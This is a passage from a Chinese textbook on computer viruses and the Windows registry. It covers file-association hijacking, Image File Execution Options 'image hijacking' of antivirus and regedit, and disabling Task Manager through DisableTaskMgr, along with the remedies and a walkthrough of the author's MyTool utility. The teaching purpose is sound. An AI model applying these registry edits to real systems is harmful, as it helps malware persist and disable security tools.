计算机病毒除了利用以上这些直接能够使计算机病毒随着系统的启动而启动的注册表项方法自启动外，还经常使用另一个欺骗性更好的自启动方式——利用文件类型关联程序启动。

##### 说明

我们知道一个完整的文件名由：路径+文件名+扩展名组成。路径标识了文件所在磁盘的位置，文件名就是文件的名字，扩展名表示文件所属类型（文件名和扩展名之间使用“.”符号进行分隔）。不同的文件类型使用不同的扩展名，如扩展名为.txt 类型的文件是由 Notepad.exe 这个记事本程序来打开的文本文件；又如扩展名为.jpg 类型的文件是由浏览图片的程序打开的图像文件；再如最常用的办公软件 Word 程序所生成的文件类型用.doc 表示等。

也就是说各种类型的文件都要关联一个程序，从而使其可以被直接打开。当我们双击某种类型的文件时，如.txt 文件，操作系统将自动启动 notepad.exe 这个程序，并将此文本文件作为参数传递给记事本程序，从而使文本文件被打开。那么每种类型的文件又是如何与相应的程序建立关联的呢？实际上是通过 Windows 注册表。

在 Windows 注册表的以下路径：HKEY\_CLASSES\_ROOT\（或者 HKEY\_LOCAL\_MACHINE\Software\CLASSES\效果是相同的）下储存了所有类型文件所关联的程序。如.txt 类型的文件，那么该路径下就有一个 txtfile 子键，该子键表示如何处理.txt 类型的文件。依次展开 shell\open\command，在右边窗口的默认值中是一个字符串“C:\WINDOWS\notepad.exe %1”，如图 2-30 所示。




图 2-30 .txt 文件所关联的程序

其中前面的“C:\WINDOWS\notepad.exe”就标识了.txt 类型文件所关联的程序，后面的“%1”表示将.txt 类型的文件作为参数传递给前面的那个程序。如果我们将这里的程序替换成其他程序，那么双击.txt 类型的文件后就不再运行 notepad.exe 程序了，而是运行我们所更改的程序。计算机病毒则很可能将这里的 notepad.exe 程序替换成计算机病毒自身，这样打开一个.txt 文件，原本应该用 Notepad 打开该文件，现在却变成了启动病毒程序了，计算机病毒用这种方法便达到了启动的目的。

**注 意**  
扩展名为.exe 类型的文件是可执行的程序文件，他并不关联任何程序，双击这种类型文件便会直接运行起来。

**疑 问**  
如果某种类型文件的关联程序被病毒非法修改了，我们如何应对呢？

通常解决病毒修改文件关联的问题有以下两种方法。

1. 修改注册表

如果病毒是关联的.txt 类型文件，找到键值：HKEY\_CLASSES\_ROOT\txtfile\shell\open\command 或 HKEY\_LOCAL\_MACHINE\Software\CLASSES\txtfile\shell\open\command，

将其修改为正确的关联程序即可。

2. “利用文件夹选项”对话框

利用“文件夹选项”对话框可以完成对文件类型关联程序的修改。首先打开“文件夹选项”对话框，通常有两种方法：一种是进入控制面板，选择“文件夹选项”，另一种是在资源管理器中，选择“工具”菜单，然后选择“文件夹选项”子菜单。打开“文件夹选项”对话框后，选择“文件类型”属性页，在“已注册的文件类型”列表框中列出了系统注册的所有文件类型，如图 2-31 所示。




图 2-31 系统中注册的所有文件类型

然后选择要更改关联的文件类型，我们这里仍然以 TXT 文本文档为例，之后单击“高级”按钮将弹出“编辑文件类型”对话框，如图 2-32 所示。

选择“编辑”按钮后将弹出文本文档的编辑对话框，如图 2-33 所示。




图 2-32 修改文本文件关联的程序




图 2-33 修改文本文件关联的程序

邮  
电

输入正常的应用程序路径后单击“确定”按钮即可。

实例 02-08 利用注册表禁止记事本程序运行

计算机病毒除了利用注册表运行程序之外，还可能利用注册表禁止某些程序运行。当然被阻止的程序就是对病毒生存构成威胁的程序了，如杀毒软件，防火墙等。

提示

利用注册表禁止某个程序运行，通常将这种技术叫做镜像劫持。也就是通过注册表项的设置达到禁止某些程序启动的目的。

该方法如下所示。

(1) 在注册表如下位置：HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\路径下，新建一项，该项的名称一定要注意，这个名字就是你将要禁止运行的程序的名字。例如我们打算禁止记事本程序的运行，那么我们这一项就应该取名为 notepad.exe。然后在右边的窗口中单击右键选择“新建”，选择“字符串值”取名叫 Debugger，如图 2-34 所示。

(2) 然后双击这一项，弹出图 2-35 所示“编辑字符串”对话框，这里我们随便输入一个无意义（正常应该输入一个合法程序的完整路径）的字符串，如我们输入“abc”。




图 2-34 禁止记事本程序运行




图 2-35 编辑字符串

(3) 回车后，我们对记事本程序的劫持就做好了。现在运行一下记事本程序，弹出了错误提示框，如图 2-36 所示。




图 2-36 记事本程序被禁用

### 说明

镜像劫持原理：注册表中 Image File Execution Options 项下的子项是一些可执行的程序，这些程序下如果建立了一个 Debugger 字符串值项，表示当这些程序运行之前要首先启动 Debugger 键值所标识的程序。其实微软公司设计这项的目的是为了调试程序，Debugger 就是调试器的意思，它下面的键值字符串应该是一个调试器的绝对路径。当这里设置好以后，我们每次运行被拦截的程序时，操作系统会用调试的方式启动这个程序，也就是说首先启动调试器，然后用调试器去加载被拦截的程序。然而我们刚才输入的是什么呢？“abc”并不是一个程序的有效路径，当运行记事本程序时，操作系统要首先启动 abc 这个调试器，可是这是一个不存在的程序路径，是非法的，系统无法找到这个调试器，于是就出现了图 2-36 所示的错误提示。

### 疑问

计算机病毒恰好巧妙地利用了上述原理阻止一些程序的启动。然而病毒为什么要阻止其他程序运行呢？会阻止哪些程序运行呢？

计算机病毒阻止运行的程序当然是对自己不利的程序了，比如说杀毒软件、防火墙、木马克星、甚至是注册表。在 2.2 节中的实例 02-04 中，我们介绍了一种禁用注册表的方法，当然也可以使用镜像劫持的方法禁用注册表，也就是把 notepad.exe 更换成 regedit.exe 就可以了。或者重新建一个值项，因为注册表能够劫持的程序不仅仅是一个，可以是多个。

### 注意

其实被劫持的并不是记事本或者注册表程序，而是所有文件名为 notepad.exe 和 regedit.exe 的程序。如果我们把 word.exe 改名为 notepad.exe，同样它也无法运行了。那么知道了这个原理，我们就不难破解它了，方法很简单，就是把记事本程序换个名字，换一个 Image File Execution Options 项下不存在的名字就可以了。当然当计算机病毒利用这种方法禁用了注册表，我们也可以把注册表程序换一个名字，如：a.exe，然后双击运行起来，找到镜像劫持这个注册表项，把被劫持的 regedit.exe 项删除，然后再把 a.exe 改回成原来的 regedit.exe 名字。这样是不是成功破解了病毒的把戏呢？

通过以上介绍，相信读者应该对注册表有了一个大概了解，并且也应该知道了它的威力。Windows 注册表的强大确实不是一两个章节可以讲述清楚的，而且计算机病毒对注册表的利用更是千变万化。笔者只想通过上面简单的例子使大家意识到注册表的重要性，知道病毒在很多地方利用了注册表的功能，当然也可以叫漏洞（相对于能被病毒利用的功能可以称之为漏洞）。那么计算机病毒究竟还在哪些地方利用了注册表，注册表还有哪些重要的键值，这些知识需要在今后的使用中慢慢积累。在本书后面章节笔者将会介绍更多有关病毒利用注册表的方法。

2.5 Windows 注册表工具介绍

读到这里，相信读者对 Windows 注册表已经有了一定了解。是不是感觉到虽然注册表的树状结构很清晰，但是由于其内容的强大，找起东西来并不容易，而且经常会被病毒利用，将注册表编辑器给禁用了，从而导致我们无法对注册表进行编辑使用。如本章 2.2 节我们遗留的一个问题，计算机病毒通过 DisableRegistryTools 方法禁用了注册表，我们还没有介绍解决方法。这个时候我就只能使用第三方工具来操作和编辑注册表了。

现在流行的注册表管理工具非常多，前面我们介绍的 Autoruns 就是一款非常不错的注册表管理工具。还有 RegistryFix 也是非常强大的注册表管理工具，它可以智能分析系统注册表中存在的问题，并且可以修复这些错误。但是这种工具虽然非常实用，也很方便，但是不利于学习。对于好学的人，并不推荐这个工具，这里介绍由笔者开发的一款简易注册表管理工具。这个工具能够使大家更好地理解计算机病毒原理，更多地了解掌握 Windows 注册表功能。读者可以到 Google 搜索并下载该工具。由于时间仓促，这个工具制作得并不是十分完美，还需要进一步完善，也没有做界面上的美化，只是首先完成了可供读者学习利用的一些功能。下面笔者将对此工具做详细介绍。

1. MyTool 工具的使用

MyTool.exe 刚运行后的界面如图 2-37 所示。




图 2-37 MyTool 运行主界面

MyTool 工具具有三个功能页面，第一个页面就是管理注册表相关的功能，我们目前也只用到这个页面。MyTool 含有一个数据库文件，库中默认记录了一些具有特殊功能的注册表项，可以通过此工具编辑这些功能项，也可以添加新项或者删除已有项。程序一



启动，首先会遍历库中各项然后分别到 Windows 注册表中查询，如果发现相应功能项存在于 Windows 注册表中，则在状态描述栏中显示其状态（启用/禁用等），否则显示未定义。如上图 2-37 所示，笔者已经在数据库中定义了一些功能，如禁用任务管理器，禁用注册表等等。而在右边的“状态描述”中都显示“未定义”，这说明笔者计算机的注册表中并没有添加这些功能项。下面我们来通过 MyTool 工具在注册表中添加这些功能项，并且灵活地对其进行控制。操作方法如下：

操作之前，读者应该先了解，利用注册表不但可以禁用注册表编辑器（前面章节有示例），还可以实现禁用 Windows 任务管理器的功能。方法是在注册表编辑器中定位到如下路径：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 后，在右边窗口中新建一个 DWORD 类型的值项，取名为 DisableTaskMgr，并且将其值设置为 1，这样即可禁用系统的任务管理器。下面我们使用 MyTool 工具来实现这个功能。

禁用任务管理器的注册表信息笔者事先已经添加到 MyTool 数据库中（添加方法稍后介绍），读者只需利用鼠标的双击操作即可完成任务管理器的禁用与启用。

(1)对编号 001 项进行双击操作，此时会发现状态描述变成了禁用，如图 2-38 所示。




图 2-38 双击编号为 001 的一项

但是请注意，这时更改的只是数据库中的状态，Windows 注册表还没有改变，也就是还没有实现禁用任务管理器的功能。可以按“Ctrl+Alt+Del”组合键测试，发现弹出了“任务管理器”。也可以单击“刷新”按钮（“刷新”按钮的功能：单击后会在 Windows 注册表中检测数据库中各项，并显示其状态，如果未发现该项则显示未定义。）重新检测注册表项，会发现状态又变成了未定义，如图 2-39 所示，注意下面的状态栏提示“所有



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

记录已刷新”。




图 2-39 单击刷新按钮重新检测数据库中各注册表项

再次双击此项，状态描述项重新变为“禁用”，如图 2-38 所示。

(2) 双击后，勾选此项前面的复选框。注意无论是要执行记录还是要删除记录，都必须勾选被操作记录前面的复选框方可生效。在勾选后将在执行状态一栏中提示勾选状态，如图 2-40 所示。




图 2-40 选中 001 号复选框

我们可以由下面的状态栏提示信息得到每次操作的结果。

(3) 单击执行按钮，这时我们看到状态栏提示成功执行 1 条记录，如图 2-41 所示。



我们也可以打开注册表编辑器，然后定位到如下子路径：Software\Microsoft\Windows\CurrentVersion\Policies\System，实际查看一下此处注册表项的值是否被修改。MyTool 工具也提供了快速定位注册表相应功能项的功能，在右键菜单中，图 2-43 中所示的“定位分支”和“定位值项”分别可以定位到注册表中的相应子键和值项，如图 2-44 所示。




图 2-44 注册表中 DisableTaskMgr 的值为 1

我们可以发现注册表项中也确实存在 DisableTaskMgr 键，并且值为 1。同样的方法，我们可以利用这个工具在注册表中添加另外六项功能。

2. MyTool 工具新功能项的添加

这个工具确实简化了注册表的操作，把繁琐的注册表项查找编辑工作转化为简单的鼠标操作，但是这并不是笔者开发此工具的初衷。该工具还具有另外一个实用的功能：允许用户按照 Windows 注册表的要求定义相应的功能，添加功能项。读者也可以发现，默认情况下，笔者也只在数据库中添加了七个功能。读者可以通过今后对注册表的学习，然后以此工具做试验，并将其记录到工具所提供的数据库中，逐渐使其丰富起来。接下来简述添加功能。

笔者前面曾经讲述过病毒会通过注册表，使用文件关联的方式实现自启动。然而此时我们的 MyTool 数据库中并没有定义这个功能，下面我们就来添加这个功能，以此来学习 MyTool 的添加功能。操作步骤如下。

- (1) 单击 MyTool 主界面中的“添加”按钮，此时弹出图 2-45 所示的“添加规则”对话框。
- (2) 我们再来回顾一下文件关联功能的注册表位置，位于：HKEY\_CLASSES\_ROOT\txtfile\shell\open\command 路径下，其中 txtfile 说明我们要关联的是扩展名为.txt 的文件，如果要关联其他类型的文件，只需将此处更换成相应的名字即可。如 exefile 关联.exe 文件，docfile 关联扩展名为.doc 的 Word 文档。
- (3) 继续 MyTool 的操作。在“主键”这一栏中选择 HKEY\_CLASSES\_ROOT 项，如图 2-46 所示，“主键”也叫做“根键”。




图 2-45 MyTool 工具添加规则




图 2-46 选择注册表主键

(4) 在下面的“子键路径”栏中输入“txtfile\shell\open\command”，如图 2-47 所示。

(5) 在“新建类型”一栏中选择“字符串”，因为我们的键值是程序的路径，所以这里选择字符串。实际上注册表键值共有五种类型，但是常用的只有工具列举的三种，分别为：字符串，DWORD 值和二进制值，如图 2-48 所示。




图 2-47 键入子键路径




图 2-48 选择新建值项的类型

(6) 在“新建名”中输入“默认”，因为我们将在路径下的默认键下添加值，如图 2-49 所示。

(7) 在“键值”栏中输入你想要给.txt 文件关联的程序的绝对路径，这里输入“c:\windows\system32\calc.exe”，也就是 Windows XP 自带的计算器程序，如图 2-50 所示。

(8) 在“编号”栏中输入这个规则的编号，注意不能和已存在的编号重复，我们这里输入“008”，如图 2-51 所示。

(9) 在“双击功能”栏中，我们勾选上“双击生效”复选框激活双击功能，这样以后可以通过双击操作更改关联的程序，然后选择“双击编辑”，也就是双击鼠标后弹出输入框供我们输入新的关联程序的路径，如图 2-52 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-49 新建值项的名称




图 2-50 新建值项的键值




图 2-51 输入新功能项编号




图 2-52 选择双击后的功能

(10) 在“对象名称”栏中输入此功能的名称，我们输入“文本文件的关联程序”，当然也可以输入其他名称，如图 2-53 所示。

(11) 在“功能描述”栏中输入此功能的描述信息，如输入“关联所有扩展名为.txt 的文件”，如图 2-54 所示。




图 2-53 输入功能项名称




图 2-54 输入功能描述

(12) 在“状态描述”栏中输入“c:\windows\system32\calc.exe”，告诉使用者我们关联的程序是计算器，如图 2-55 所示。




图 2-55 输入功能状态

(13) 最后，如果还想添加其他规则，那么勾选“连续添加”复选框，我们这里只添加一条规则，所以不勾选它。单击“添加”按钮，如图 2-56 所示，编号为 008 的规则记录就添加成功了。




图 2-56 成功添加了 008 号记录

**疑 问**

细心的读者可能已经发现，在“状态描述”栏中显示的是“c:\windows\notepad.exe %1”，而并不是我们添加的“c:\windows\system32\calc.exe”这个计算器程序，这是为什么呢？

我们可以在 008 这一项单击鼠标右键，然后选择“编辑”就可以查看我们添加的这一功能的各个项值，如图 2-57 所示。



